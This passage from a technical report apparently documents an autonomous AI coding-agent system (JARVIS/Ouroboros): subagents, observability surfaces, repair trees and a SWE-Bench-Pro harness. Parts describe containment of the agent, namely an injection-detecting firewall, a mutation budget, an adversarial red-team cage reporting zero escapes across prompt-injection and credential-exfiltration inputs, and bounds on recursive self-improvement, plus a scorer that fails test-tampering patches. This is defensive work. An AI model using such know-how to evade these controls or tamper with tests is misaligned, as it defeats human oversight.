- **REVIEW** — pre-APPLY semantic critique under `JARVIS_REVIEW_SUBAGENT_SHADOW=true` (shadow-mode by default).
- **PLAN** — parallel-edge planning shadow + default-on. Multi-file ops measured at ~4× wall-clock speedup.
- **GENERAL** — infrastructure-only subagent gated by the **Semantic Firewall** (`semantic_firewall.py`): 11 injection detectors, 5 credential shapes, recursion ban, output quarantine fence, hard-kill wrapper. Paired with the **mutation cage** (`scoped_tool_backend.py`) — per-instance mutation counter + budget as a structural COUNT gate (second-rejection after the type gate, `POLICY_DENIED reason=mutation_budget_exhausted`). The `state_mirror` dict preserves `exec_trace` across hard-kill so the audit survives the cage. LLM driver master flag `JARVIS_GENERAL_LLM_DRIVER_ENABLED` graduated default-TRUE.

Phase C Slices 1a+1b + Epochs 1+2 landed the same day. Detail: `memory/project_phase_b_subagent_roadmap.md` , `project_phase_c_general_llm_driver.md` .

§92.2 Sensor Event-Primary Campaign + IDE Observability Surface (2026-04-20)

Gap #4 closed: 9 of 13 sensors are now event-primary, 4 retained on polling by design (RuntimeHealth, WebIntelligence, ProactiveExploration, Scheduled — architectural, not deferred). Webhook transport for GitHub/CI; `TrinityEventBus` `fs.changed.*` for filesystem sensors (TestFailure, TodoScanner, Backlog, OpportunityMiner) with a layered storm-guard; conversation-bus for IntentDiscovery. The `EventChannelServer` exposes multi-surface (`/webhook/github` , `/webhook/ci`) and per-sensor telemetry on `/channel/health` . ~120 tests.

The **IDE Observability** surface (Gap #6) graduated the same day across two slices:

- **Slice 1** (`ide_observability.py`): read-only `GET /observability/{health,tasks,tasks/{op_id}}` . Loopback-only + 120/min/IP rate limit + CORS allowlist + `schema_version: "1.0"` . Authority invariant grep-enforced — the route module has no orchestrator/policy/iron_gate imports. 41 tests.
- **Slice 2** (`ide_observability_stream.py`): SSE at `GET /observability/stream` , 10 event types, bounded (8 subscribers × 64 queue × 512 history × 15s heartbeat). Drop-oldest → single `stream_lag` per window. `Last-Event-ID` replay. 49 tests.

VS Code, Cursor, Sublime, and JetBrains extensions consume the same SSE stream (CSP-hardened webview, exp-backoff+jitter reconnect, bounded LRU, poll fallback). 35 TS + 27 Sublime + 28 Kotlin tests.

§92.3 Wave 1 — Three Default-True Substrates Same Day (2026-04-21)

Three substrates that had been shadow-mode since the 2026-04-16 stamp graduated default-TRUE in a single coordinated wave:

1. **DirectionInferrer + StrategicPosture** (`direction_inferrer.py` , `posture*.py`). Deterministic signal→posture metacognition: 4-value vocabulary (`EXPLORE` / `CONSOLIDATE` / `HARDEN` / `MAINTAIN`) from 12 ambient signals, zero LLM cost. `PostureObserver` runs on a 300s cadence with 900s hysteresis + 0.75 confidence bypass + overrides clamped to 24h. Durable triplet at `.jarvis/posture_{current,history,audit}.jsonl` — the audit file is append-only per Manifesto §8. Four surfaces: CONTEXT_EXPANSION prompt injection, `/posture` REPL verb, `GET /observability/posture{,/history}` , SSE `posture_changed` .
2. **SensorGovernor + MemoryPressureGate** (`sensor_governor.py` , `memory_pressure_gate.py`). Global op-emission cap across the 16 sensors weighted by posture + advisory memory-pressure gate for L3 fan-out. Rolling window, 200 global ops/hour, weighted cap = `base × posture_weight × urgency_multiplier` . Emergency brake at `cost_burn>0.9` OR `postmortem_rate>0.6` → 20% caps. Stdlib probe cascade (psutil → meminfo → vm_stat) with a 4-level enum.
3. **FlagRegistry + /help dispatcher** (`flag_registry.py` , `help_dispatcher.py`). Typed registry for 481+ `JARVIS_*` env flags (52 curated seed), each carrying type + category (8 slots) + source_file + example + posture-relevance (CRITICAL/RELEVANT/IGNORED). Bounded Levenshtein typo detection (`JARVIS_POSTUR_ENABLED` → suggests `JARVIS_POSTURE_ENABLED`).

The three are wired in series: FlagRegistry seeds 13 governor flags automatically; the governor consumes posture-weights from DirectionInferrer; both feed the IDE observability surface from §92.2. Detail: `memory/project_direction_inferrer_graduation.md` , `project_sensor_governor_graduation.md` , `project_flag_registry_graduation.md` .

> **PAUSE AND PREDICT**
>
> **One battle-test session hung in GENERATE for over an hour because provider retry storms kept resetting the per-op idle counter. What kind of guard would stop this, and what signal must that guard refuse to listen to?**

§92.4 Battle-Test Harness Hardening + Adversarial Cage (2026-04-23 / 2026-04-27)

The harness (`battle_test/harness.py`) gained three structural guards on 2026-04-23 (Wave 2 / Tickets A1+B+C):

- `--max-wall-seconds` (env `OUROBOROS_BATTLE_MAX_WALL_SECONDS`): hard wall-clock ceiling, fires `stop_reason=wall_clock_cap` when exceeded. Opaque to any activity signal so it cannot be defeated by provider retry storms that reset the per-op liveness counter — the exact failure mode that hung session #7 GENERATE S2 for 67+ min. Graduation soaks now set this (typical 2400s for ~2× safety margin over the 850–1300s happy-path).
- `--headless` (env `OUROBOROS_BATTLE_HEADLESS`): skips the `SerpentREPL` input task. Agent-conducted soaks, CI, and daemons set this (or rely on auto-detect via `not sys.stdin.isatty()`). Replaces the deprecated `tail -f /dev/null | python3 ...` stdin-guard idiom.
- **Signal handling**: SIGHUP / SIGINT / SIGTERM install handlers + SIGPIPE is ignored. On any of those signals the harness writes a partial `summary.json` with `session_outcome=incomplete_kill` + signal-specific `stop_reason` before the shutdown event fires. Schema is v1.1b (additive — `schema_version` stays 2). Closes the failure class where externally-killed sessions left only `debug.log` and no auditable artifact.

The **Adversarial Cage** (Phase 9.4) landed 2026-04-27: **0/38 escapes, 12/38 documented gaps**. The cage exercises the Iron Gate + Semantic Guardian + Anti-Venom recursion-bound against 38 hand-authored adversarial inputs (prompt injection, recursion attempts, credential exfiltration shapes, AST evasion via Unicode confusables, etc.). Zero escapes — the documented gaps are predicted detection-gaps, not active vulnerabilities. The §35 #2 / §3.6.3 #2 stale-row sync shipped alongside (`memory/project_section_37_tier1_3_ledger_flock.md`).

§92.5 CLI / UX Identity Layer — Five Major Surfaces Same Day (2026-05-04)

The single highest-throughput shipping day of the four-week window. Five operator-visible surfaces graduated default-TRUE same day, each with its own master kill switch and verbatim legacy-path preservation for byte-identical rollback:

1. **ToolRenderRegistry** (`battle_test/tool_render_{registry,policy,store,view}.py`). Descriptor-driven adaptive tool-result rendering replacing two hardcoded `if/elif` paths. Closed taxonomies: `BodyShape` (6), `ToolStatus` (4), `DensityLevel` (3), `LayoutKind` (3). Declarative `(Posture × LayoutKind) → DensityLevel` table covering all 12 cells. `BoundedBodyStore` ring with monotonic `t-N` refs (no reuse) + drop-oldest eviction. 3 AST pins + 275 regression tests.
2. **Presentation Restraint** (`battle_test/{presentation_restraint,repl_completion,repl_input_polish}.py`). CC-style aesthetic restraint applied to O+V's CLI while preserving identity. Boot redesign (~10-line `Rich.Panel` vs legacy ~30-line dashboard). Color discipline (`chrome_color()` returns `dim` under restraint so green stays reserved for outcomes). **Load-bearing TTY-gate fix**: `should_render()` now checks `sys.__stdout__` (the unpatched original) instead of `sys.stdout.isatty()` which fails under `patch_stdout(raw=True)` —

the silent reason the Gap #1 status line never surfaced before. Auto-discovered slash palette (27 verbs via `inspect.getmembers`). `@filepath` mention extraction. OSC 0 terminal title. 198 regression tests.

3. **NarrativeChannel** (`battle_test/narrative_channel.py` + `narrative_renderer.py`). Makes O+V's proactive intelligence legible via the model's voice surface. Closes the operator-flagged "silent black box" gap. Closed `NarrativeKind` (6) taxonomy: `INTENT` / `PLAN_PROSE` / `TOOL_PREAMBLE` / `THINKING` / `L2_REPAIR_PROSE` / `POSTMORTEM_PROSE` (later extended to 7 with `DREAM`, see §92.7). Three operator-facing surfaces: `op_started` fires a fire-and-forget bounded LLM call (Tier 0 DW, 50-token cap, 5s timeout, hard-fail-silent) for "I'm going to do X" intent prose; `op_tool_start` synthesizes a deterministic 1-sentence WHY (per-tool descriptor table, no LLM cost) when the model omits a preamble; closed-table visual hierarchy distinguishes model voice from system actions. 175 regression tests.
4. **Live Status Line + Collapsible Op Blocks** (`battle_test/{live_status_line,op_block_buffer}.py`). Closes the original UX audit's Gap #1 (no persistent status line during generation) + Gap #3 (no collapsible op blocks). Gap #5 was re-diagnosed as a phantom — `patch_stdout(raw=True)` already handled async output interleaving during typing; what was missing was the status line itself. `OpBlockBuffer` adds a per-op FIFO ring with monotonic `o-N` refs (env: `JARVIS_OP_BLOCK_BUFFER_SIZE`, default 50) + active-index pruning on eviction. Unified `/expand <ref>` REPL verb dispatches across all three artifact substrates by ref prefix (`t-N` → tool bodies, `d-N` → diffs, `o-N` → op blocks). 108 regression tests.
5. **IDE-native ReviewBranch** (`battle_test/diff_archive.py` + `governance/review_branch_manager.py`, `review_coordinator.py`). Replaces the 5s Rich overlay → auto-apply path for Yellow-tier (`NOTIFY_APPLY`) ops with non-destructive git preview branches (`hash-object` + `commit-tree` + `branch` plumbing — **never** touches working tree, HEAD, or operator's index) that VS Code's source-control panel surfaces natively. Closed taxonomies: `DiffOutcome` (5), `VerifyOutcome` (4), `ReviewState` (5), `ReviewDecision` (5). `DiffArchive` ring with monotonic `d-N` refs (env: `JARVIS_DIFF_ARCHIVE_SIZE`, default 30) carries full lifecycle audit. Default 300s timeout → auto-REJECT (env: `JARVIS_REVIEW_TIMEOUT_S`; `=0` opts back to legacy auto-apply). 4 SSE event types. 167 regression tests.

Detail: `memory/project_gap_2_tool_render_registry.md`, `project_gap_7_presentation_restraint.md`, `project_gap_6_narrative_channel.md`, `project_gap_135_live_status_collapse.md`, `project_gap_4_review_branch.md`.

§92.6 §37 Operator UX/UI Tier 1 Arc — Fully Closed (2026-05-05)

All 9 Tier 1 UX slices shipped end-to-end same day with 278/279 tests green. 5 new operator-facing REPL verbs (`/health`, `/listen`, `/why_changed`, `/show_plan`, `@mention` completion); 3 new SSE event types (`cost_band_crossed`, `plan_generated`, `circuit_breaker_approaching`); 22 AST pins; 9 singleton/read-API extensions; **0 edits to** `repl_dispatch_registry.py` (naming-cage automatic). Two **pattern crystallization candidates** emerged for the §33 pattern catalog: (1) the *Singleton + Read-API Extension*

Pattern (applied 8×); (2) the *Chatter-Suppressed Band Observer Pattern* (applied 2× — cost band + circuit breaker, both reusing the same `CostBand` 5-value enum). All six §37.9 identity-preservation invariants honored. ~14h elapsed total under the §37.7 estimate of ~20h. Detail: `memory/project_section_37_tier_1_complete.md`.

§37 Tier 2 #10 (**Temporal Observability** — `--rerun-from <session>:<phase>` + `/replay` REPL) shipped on the same day as a thin-wrapper single-slice (~2h actual vs ~3d audit-estimated, 90%+ savings via composition). The `CausalityDAG` gained three read-API helpers (`nodes_for_phase` / `first_record_in_phase` / `distinct_phases` — 138/138 DAG core still green). 28 tests, 306/307 §37 sweep green. Closes §36.4 Priority #2.

§92.7 §38.11 Proactive Intelligence + §39 Embodied Surfaces (2026-05-07 → 2026-05-09)

Thirteen slices across two adjacent arcs, all default-FALSE per Phase 9 cadence discipline (the substrate is in place; flag-graduation follows on the cron schedule, see §92.9).

§38.11 — Proactive Intelligence (six slices):

- **B** — `session_continuity.py` : graduation ticker + cross-session memory diff.
- **C** — `anticipation_surface.py` : proactive intervention banners + anticipatory pre-fetch. `BannerKind` (4) + `PrefetchKind` (5) closed enums.
- **D** — `introspective_voice.py` : extends the canonical `NarrativeKind` 6 → 7 (DREAM 🌙 added). Composes 4-axis aggregator over the canonical channel via `frames_by_op_kind` / `find_by_kind`.
- **E** — `proactive_proposal_surface.py` : unifies four canonical autonomy producers (curiosity / capability_gap / opportunity / architecture) via a `signal_source` field. Deterministic `sha256[:12]` proposal_id. Closed `ProposalKind` (4) + `ProposalDecision` (4) lifecycle. Optional flock'd JSONL persistence at `.jarvis/proactive_proposals.jsonl`.
- **F** — `capability_constellation.py` : final §38.11 slice; composes canonical `flag_registry` + `graduation_dashboard` + manifesto map. Five-value `ConstellationBrightness` pinned 1:1 to `UnifiedGraduationVerdict`. Eight-value `Category` reused as axis (no parallel taxonomy).

§39 — Embodied & Predictive Surfaces (seven tiers):

- **Tier 1** — `risk_tier_tint.py` + `phase_flow_ribbon.py` : composes canonical `organism_status` + `pipeline_progress` 11-phase forward-flow. Five-value `DensityLevel`.
- **Tier 2** — `organism_dashboard.py` + `cognitive_heatmap.py` : Mission Control mode. `organism_dashboard` is a pure composer reusing all 8 canonical pane render-surfaces via bytes-pinned `_PANE_COMPOSERS` dispatch.
- **Tier 3** — `op_trajectory_predictor.py` + `risk_command_preview.py` : predictive surfaces. Four-value `TrajectoryConfidence` + bytes-pinned thresholds 0.70 / 0.40 + variance-tightness scoring. Synthetic

`_PreviewContext` duck-typed for `classify()` (no `OperationContext` clone).

- **Tier 4** — `session_story.py` + `memory_crystallization.py`: introspective surfaces. Reads `.jarvis/ouroboros/consciousness/insights.jsonl` directly with 4-value `CrystalAge` + bytes-pinned canonical categories (no `MemoryEngine` import — async-cage purity).
- **Tier 5** — four embodied surfaces: `architecture_viz` (8-zone bytes-pinned to CLAUDE.md), `confidence_aura` (composes `ConfidenceTrace.margin` with bytes-pinned thresholds — **zero parallel logprob math**), `attention_mirror` (composes broker `recent_history` + `narrative_channel`), `procedural_portrait` (deterministic ASCII face from canonical mood + posture + heartbeat).
- **Tier 7** — `phase_orchestra.py`: composes canonical `pipeline_progress` 11-phase tuple via modular arithmetic on `phase_index` → 8-value `OrchestraNote` (canonical solfège octave) + 4-value `CueIntensity`. **No hardcoded per-phase mapping.**

Cumulative tests at arc close: 977 / 977 green.

§92.8 Structural Engineering Vector Closures (2026-05-09)

The **last structural-engineering arc** on the §35 / §3.6.3 / §37 PRD tables closed on 2026-05-09. The closure of §35 row #4 — **Cross-runner artifact contract** (`governance/artifact_contract.py`, ~530 LOC pure-stdlib) — was the terminal item; the autonomy arc then transitioned to operator-paced Phase 9 cadence with no further structural-engineering items in the relevant tables. New substrate ships a closed 10-value `ArtifactKind` taxonomy mirroring `PhaseContext` slots 1:1 + closed 6-value `ValidationOutcome` + frozen `ArtifactSpec` registry (10 entries with per-artifact `schema_version` + duck-typed `validate_value` callable + producer/consumer phase sets). Wired at a single choke point (`phase_dispatcher.py:828`, AST-pinned) before `pctx.merge_artifacts`. Catches four violation classes: `UNKNOWN_KEY` rename / `TYPE_MISMATCH` shape drift / `WRONG_PRODUCER` phase ownership / `SCHEMA_VERSION_SKEW`. 32 regression tests + **1147 / 1147 cumulative** at arc close.

Five Vector closures landed alongside:

- **Vector #5 Part A** — `cross_session_harness.py`: composes four canonical cross-session memory surfaces (UserPreferenceStore + AdaptationLedger + SemanticIndex + LastSessionSummary) with 4-value `CoherenceAxis` + 4-value `DriftLevel`. Deterministic per-axis `sha256[:16]` digests. 40 tests.
- **Vector #5 Part B** — Phase 8 producer wiring at 3 minimal-touch sites (route_runner / semantic_triage / phase_dispatcher). `Vector #11` monotonic-clock discipline preserved.
- **Vector #9** — mask-discipline consumer-chain pin. AST allowlist-pin walks `backend/` for `.prev_value` / `.next_value` access; bytes-pinned 2-entry allowlist.
- **Vector #10** — AutoCommitter `async_flock_critical_section` TOCTOU wrap verified + strengthened. True cross-process race coverage via `multiprocessing.Process`.

- **Vector #11** — CuriosityScheduler `_fire_history_mono` + `_last_fire_mono` via `time.monotonic()` drives all gating; wall-clock preserved as `ts_epoch` audit. Closes NTP-skew vulnerability.

§92.9 Phase 9 Graduation Cadence — Begins (2026-05-05)

The post-arc graduation cadence began 2026-05-05 with the first flag graduated default-TRUE: `JARVIS_DECISION_TRACE_LEDGER_ENABLED`. Cron installed on a 12h cadence (00:00 / 12:00 PDT, 2 fires/day, ~$1/day max cost). All five Slice substrates were empirically validated under real provider conditions before cron install — every diagnostic event triggered halt-discipline: two pre-Slice-4 runner soaks halted cron install → diagnosed → shipped Slice 4 + Slice 5 → re-proved green → **then** installed cron.

Calendar: 24 flags × 3 clean soaks ÷ 2 fires per day = ~36 days minimum, realistic 6–9 weeks with noise. The cadence is operational and self-pacing. Detail: `memory/project_phase_9_cadence_run_log_2026_05_05.md`.

§92.10 Live-Fire Cadence Debug Arc (2026-05-10)

A 5+ hour debug arc on 2026-05-10 closed four distinct structural layers in the live-fire soak harness:

- **Layer 1** — `.env` not loading. Wrapper now sources via a bash 3.2-portable `case` /glob loader.
- **Layer 2** — `--once` bypassed wrapper. Now delegates to `WRAPPER_SCRIPT`, eliminating the duplicate env-block (one source of truth for cron + launchd + `--once` + manual).
- **Layer 3** — `JARVIS_TOPOLOGY_SENTINEL_ENABLED` defaults FALSE → v1 yaml `dw_allowed:false` blanket-blocks DW. The YAML was purposely purged in Phase 12 Slice E but the sentinel-flag gate was never set in cadence path.
- **Layer 4** — `httpx 0.28+` requires `socksio` when parent has a `socks5h://` tunnel. First attempt stripped the proxy and broke DNS — the correct structural fix is to **install** `socksio`, not strip the proxy. Pinned `socksio==1.0.0` in `requirements.txt`.

All four fixes preserve operator-override discipline, use portable bash, and compose existing canonical primitives. Layer 5 (topology blanket-block under load — 75% block rate even with all four Layer 1–4 fixes) and Layer 6 (0-cost session-id linkage failure → outcome=infra session=unknown when battle-test wall-clock cap hits before atexit writes summary.json) were deferred to fresh-eyes investigation (v2.87 + v2.88 — both subsequently closed). Detail: `memory/project_v2_86_cadence_connectivity.md`.

§92.11 Updated Topline & §89 Limitations Revisited

As of 2026-05-13:

- **3.2M LOC** Trinity ecosystem (JARVIS / J-Prime / Reactor-Core).
- **2.9M LOC** JARVIS repository, **620K LOC** Ouroboros + Venom governance core.

- **7,687+** commits on the autonomous path since 2025-02-20.
- **23,000+** governance tests at master-green.
- **521+** AST-pin structural invariants.
- **481+** typed `JARVIS_*` env flags in `FlagRegistry` (52 curated seed).
- **1,147** cumulative tests at the §35 arc-close gate (2026-05-09); subsequent waves track against this baseline.

§89 limitations revisited (verbatim numbering from §89.1–§89.6):

- **§89.4 — Visual VERIFY graduation:** auto-demotion at ≥50% post-graduation FP shipped. Visual VERIFY is now a first-class post-APPLY pre-COMPLETE check with a 3-tier trigger (target_files glob / plan ui_affected / risk-based fallback). Deterministic battery (first-miss-wins: app_crashed / blank_screen / hash_unchanged / hash_scrambled). TestRunner-red clamps a pass to fail (asymmetric). Model-assisted advisory via injectable VLM + AdvisoryLedger.
- **§89.1 — §89.3, §89.5 — §89.6:** still open. The Ferrari TTY-lifetime gap (§89.1) and the multi-page PDF page-level reasoning gap (§89.6) remain operator-visible. PDF support on non-Claude providers (§89.5) is now partially addressed by the multi-modal ingest convergence (`unified_intake_router` hoist), though full DW PDF-block parity remains future work.

§92.12 Open Questions — The MSE-AI Direction

The four-week window covered here closes the *engineering* arc: the substrate is now both behaviorally proven (Sessions A–W in §42–§47) and structurally graduated (Phase 9 cadence in §92.9). What remains open is the *formal* arc — converting the empirical claims of §1–§91 into mathematically proven theorems. Specifically:

1. **Iron Gate determinism** (§22) is empirically zero-escape across 38 adversarial inputs (§92.4) — the open question is whether this can be proven as a formal property of the AST-validation operator over the space of generated patches, in the framework of certifiably robust networks (Wong et al., PRECISE).
2. **Anti-Venom recursion-bound** (§30) is empirically stable across the L2 / L3 / GENERAL composition — the open question is whether the bounded-RSI claim can be formalized against Wang's Markov-chain RSI formulation (`arXiv:1805.06610`), extended into the non-stationary, multi-repository, memory-augmented setting that O+V actually inhabits.
3. **Reverse Russian Doll containment** (§3, §50) is empirically intact across the four-week window — the open question is whether the thermodynamic-entropy formulation in the working dissertation thesis can be formalized as a sufficient condition for bounded RSI, against the SICA pattern (ICLR 2025, `arXiv:2504.15228`) and the Anthropic ASL-4 safeguard framework.

These three are the substantive open questions the engineering substrate now demands. They are the gap that the MSE-AI program is positioned to close — and the gap that this paper, with §92, brings up to current state.

The remaining subsections (§92.13–§92.18) go deeper on the two load-bearing citation→implementation closures of the window (Treefinement L2 and the SWE-Bench-Pro evaluation arc), name the meta-pattern that emerged, map the five research threads onto specific O+V primitives, sketch the formal direction the working dissertation is developing, and frame the four-week window in the Ten Orders of Trinity Evolution.

§92.13 Treefinement L2 — The First §40.7 Citation → Implementation Closure (2026-05-11 → 2026-05-12)

> **Big Picture.** The previous L2 self-repair FSM (§52) was linear — five sequential repair iterations under a 120-second timebox, each iteration conditioned only on its predecessor's failure. When iteration N took a wrong fix-strategy turn, iterations N+1..5 inherited the misclassification and the timebox burned out on a dead branch. Empirically the same failure mode that **AlphaVerus** (Vermouth et al., CMU L3 lab, *arXiv:2412.06176*) introduced "treefinement" to address. The Treefinement L2 arc ports that published pattern into O+V's repair pipeline as the first structured citation→implementation closure under PRD §40.7's template.

The AlphaVerus delta — what was structurally ported. AlphaVerus's three-step framework (*exploration → treefinement → critique*) maps directly onto O+V's L2 path:

AlphaVerus phase	O+V implementation
Exploration — translates programs using verifier feedback	Iron Gate exploration-first discipline + `ExplorationLedger` diversity-weighted scoring (§54)
Treefinement — iteratively fixes errors guided by verifier feedback + tree search	`RepairTreeRunner` BFS/BEAM_K layer dispatch with cross-branch learning (the published delta over naive parallel repair)
Critique — validates and filters underspecified/incorrect translations	`CanonicalBranchValidator` composing `ASCIIStrictGate` + `SemanticGuardian.inspect_batch` + `TestRunner.run` per branch

Tree-search forks at each repair attempt; validator feedback prunes losing branches; surviving branches inform the next layer's GENERATE prompt — the cross-branch learning signal is the actual structural delta over O+V's pre-existing parallel-generator (§M9).

v3.3 — The substrate (six-phase arc, 2026-05-11):

Phase	Scope	Commit	Tests
0	Substrate (taxonomies + dataclasses + budget knobs + flag seed)	`00c7944739`	40
1	Tree runner core (BFS layer dispatch + budget + posture-K)	`271c43a24e`	42
2	Validator integration + pruning	`271c43a24e`	32
3	Cross-branch learning (the AlphaVerus delta)	`d62e5218d1`	34
4	Surfaces (REPL + IDE GET + SSE + `/expand b-N` + persistence)	`28fce98d4f`	68
5	Hardening + integration (strategy gate + 12 AST pins + defense-in-depth)	(in-session)	27

Cumulative substrate: **4 files** (`repair_tree.py` + `repair_tree_archive.py` + `repair_tree_repl.py` + edits to `repair_engine.py` , `serpent_flow.py` , `ide_observability.py` , `ide_observability_stream.py`) / **6,114+ LOC** / **243 regression tests** / **12 consolidated AST pins** / **19 FlagRegistry seeds** / **4 SSE events** / **3 IDE GET routes** / **5-subcommand REPL verb**.

v3.4 — Production wiring (six-phase A→F arc, 2026-05-12). v3.3's Phase 5 strategy gate was structurally REACHABLE but BEHAVIORALLY a no-op — no production factory was registered. v3.4 ships the factory + adapter + lazy boot wiring so the gate becomes operationally reachable end-to-end:

Phase	Scope	Tests
A	`RepairEngine._generate_repair_candidate` primitive extracted (sha256 bytes-pin re-locked at `9e881fdde25ec5b1`)	11
B	`GitApplyDiffApplier` — production `DiffApplier` impl via `asyncio.create_subprocess_exec` (safe arg-list API, no shell); 5-stage discipline; 8 structured error codes	27
C	`ProductionBranchGenerator` — composes Phase A primitive + Phase 3 `maybe_inject_sibling_outcomes` cross-branch substrate	26
D	`production_tree_runner_factory` — pure-function `tree_result_to_repair_result` over closed `LayerVerdict × BranchOutcome` taxonomies	20
E	`register_production_factory_at_boot` lazy registration; 8 AST pins; 14 defense-in-depth tests (lazy-registration semantics / partial-worktree-failure isolation / git-timeout integration / cancellation through production wiring / master-FALSE keeps registration dormant)	23
F	PRD update + memory artifact + soak-readiness checklist (documentation only)	0

Cumulative production wiring: **1 new substrate file** (`repair_tree_production.py` ~1,700 LOC) + edits to `repair_engine.py` / **107 new regression tests** / **8 production-wiring AST pins** / **2 new FlagRegistry seeds** / **0 changes to** `_run_inner` **source bytes** (sha256 still `9e881fdde25ec5b1`).

Composition discipline — load-bearing. Tree mode composes **seven canonical surfaces** without duplicating any:

- `WorktreeManager.create()` — COW git worktree, reap-orphans on boot (§80)
- `GitApplyDiffApplier` (Phase B) — the **only** `git apply` subprocess invocation in the codebase, AST-pinned
- `TestRunner.run` — pytest invocation (§64)
- `SemanticGuardian.inspect_batch` — 10 deterministic detectors (§29)
- `CanonicalBranchValidator` — per-branch pruning oracle
- `ProductionBranchGenerator` — provider invocation composing Phase A primitive + Phase 3 cross-branch substrate
- `RepairTreeRunner` — BFS/BEAM_K layer dispatch

Composition over fork is the structural answer to AlphaVerus's open question of *how* treefinement integrates into an existing repair pipeline without forking the substrate.

§1 Boundary preserved. `repair_tree_production.py` MUST NOT import `orchestrator` , `iron_gate` , `change_engine` , `candidate_generator` , `policy_engine` , or `risk_tier` — AST-pinned. `repair_engine.py` MUST NOT have a top-level import of `repair_tree_production` — lazy import inside `_invoke_tree_factory` only (circular-import safety + zero-cost for non-tree-mode callers).

Phase 9 graduation criterion. Master flag `JARVIS_L2_TREEFINEMENT_ENABLED` stays default-FALSE until 3-clean-soak ladder demonstrates **≥10% L2 success-rate lift OR ≥20% wall-clock reduction** at parity success rate over ≥2 consecutive soaks. Empirically derived, no hand-tuning. Production-factory wiring is the prerequisite for graduation soaks. Rollback: `JARVIS_L2_BRANCHING_STRATEGY=linear` (immediate fall-through) OR `JARVIS_L2_TREEFINEMENT_ENABLED=false` (master kill); legacy `_run_inner` sha256-pinned at `9e881fdde25ec5b1` — bytes-identical pre-v3.3 behavior preserved.

What's next after graduation. STELLAR (Wang et al., *arXiv:2601.19903*) — Structure-guided LLM Assertion Retrieval, the first framework to guide LLM-based SVA generation using AST structural fingerprints — stacks naturally on Treefinement's `_patch_sig` ring: top-M survivors at layer N → AST-shape retrieval key into `SemanticIndex` → past-patches as layer-N+1 priors via Phase 3 injection point. **Agento** (*arXiv:2511.16043*) uncertainty-as-reward boosts ProactiveExploration priority from Move 6.5 K-roll disagreement. The Treefinement L2 arc validates the citation→implementation template (§92.15) under which both will land.

Per-arc full provenance: `memory/project_v3_3_treefinement_l2_six_phase_arc.md`, `project_v3_4_treefinement_production_wiring.md`.

§92.14 The SWE-Bench-Pro Evaluation Arc — Six Phases in a Single Day (2026-05-12)

> **Big Picture. SWE-Bench Pro** (*arXiv:2509.16941*) is the long-horizon successor to SWE-bench Verified: 1,865 problems drawn from 41 actively-maintained repositories, patches that span multiple files, hours-to-days of human-engineer effort per task. The published frontier at the time of this writing is **Claude Sonnet 4.5 at 43.6% resolve rate** — the best result of any agent system on the benchmark. The paper identifies three structural failure modes that account for most of the remaining 56.4%: multi-file APPLY atomicity, test-file modification cheats, and inability to recover from partial failures. The SWE-Bench-Pro evaluation arc closes the harness binding that lets O+V be empirically evaluated against this frontier, with each of the three failure modes addressed *structurally* (not retrofittably) by primitives already in the substrate.

Cross-arc cumulative. Six phases shipped sequentially as independent PRs in a single day:

Phase	Scope	Tests
A	Loader + `ProblemSpec` dataclass + fixture/JSONL enumeration union	12 + 7 (loader_enumeration_union)
B.1	`prepare_problem` + `cleanup_prepared` (worktree lifecycle)	(prior arc)
B.2.0	Read-only `OperationAdvisor` (worktree-aware, `EVIDENCE_REPO_ROOT_KEY` contract)	36
B.2.0.5	Orchestrator op-FSM lifecycle SSE (`operation_terminal` event type)	36
B.2.1	`build_evaluation_envelope` — pure-data composition; canonical `make_envelope` factory; signature = instance_id for router-side dedup	31
B.2.2	Async façade `evaluate_problem` — composes B.1 + B.2.1 + intake + lifecycle SSE rendezvous + one-shot ledger fallback; 8-pin AST discipline	29
C	Pure-data scorer `score_evaluation` — closed 5-value `ScoreOutcome` taxonomy; **cheat-detection default-on** (canonical SWE-Bench rubric: patches modifying test files → FAIL outright)	34
D	`EvaluationResultStore` — async record + JSONL persistence via canonical `flock_append_line` (Vector #10 primitive); module-level singleton + dedup by `(instance_id, op_id)`	33
E	`parallel_evaluate` async generator — bounded concurrency via canonical `_process_singletons.get_semaphore` (key `swe_bench_pro_parallel_eval`); progress callback per completion	19
F	`build_report_card` — pure-data aggregator + `render_markdown` / `render_json` ; per-repo + per-difficulty + top-N failure clustering	25

261 spine tests + 43 AST pins across B.2.0 → F; **339 total cumulative regression tests** green; **0 edits to `repair_engine.py`** (the sha256 bytes-pin holds at `9e881fdde25ec5b1` across the entire arc); 0 new SSE event types beyond B.2.0.5's `operation_terminal` ; **0 parallel state anywhere** — every primitive composes a canonical surface (`get_semaphore` for concurrency, `flock_append_line` for JSONL, `extract_diff_targets` for diff parsing).

How the substrate addresses SWE-Bench-Pro's three published failure modes:

1. **Multi-file APPLY atomicity.** The orchestrator's `_iter_candidate_files` / `_apply_multi_file_candidate` provide *batch-level* rollback: every file is AST/placeholder-validated at the parser, and if file N fails, files 1..N−1 are restored from pre-apply snapshots while new files are

unlinked. The 8-phase per-file guarantees compose with atomic multi-file semantics — addressing the paper's failure mode (i).

2. **Test-file modification cheats.** Phase C's scorer enables `_reject_test_modifications` by default per the upstream rubric. Patches that modify any test file (extension-aware: `tests/**`, `*_test.py`, `*.spec.ts`, etc.) FAIL outright — the only Phase C flag that defaults TRUE precisely because rubric integrity depends on it. Addresses failure mode (ii).
3. **Partial-failure recovery.** Phase E's per-task `try` / `except` wraps the entire pipeline; contract violations yield synthetic records (`INGEST_FAILED` + `SCORING_ERROR` with `diagnostic` carrying the exception class name), and the rig continues with the remaining tasks. Cooperative cancellation runs each task's `finally` block (worktree cleanup via B.1, archive flushing via Phase D disciplines). Addresses failure mode (iii).

Reproducibility — the scoring layer is offline. Phase C's `score_evaluation(result, problem)` is reproducible from `(captured_patch, problem)` alone — does NOT require access to the evaluation's original worktree. This supports three downstream uses: (a) offline re-scoring when the rubric evolves, (b) rubric A/B comparison from disk alone (the JSONL retains full audit history; in-memory collapses to latest-write per dedup key), (c) third-party SWE-Bench-Pro ingest of `(patch, problem)` pairs without re-running the agent.

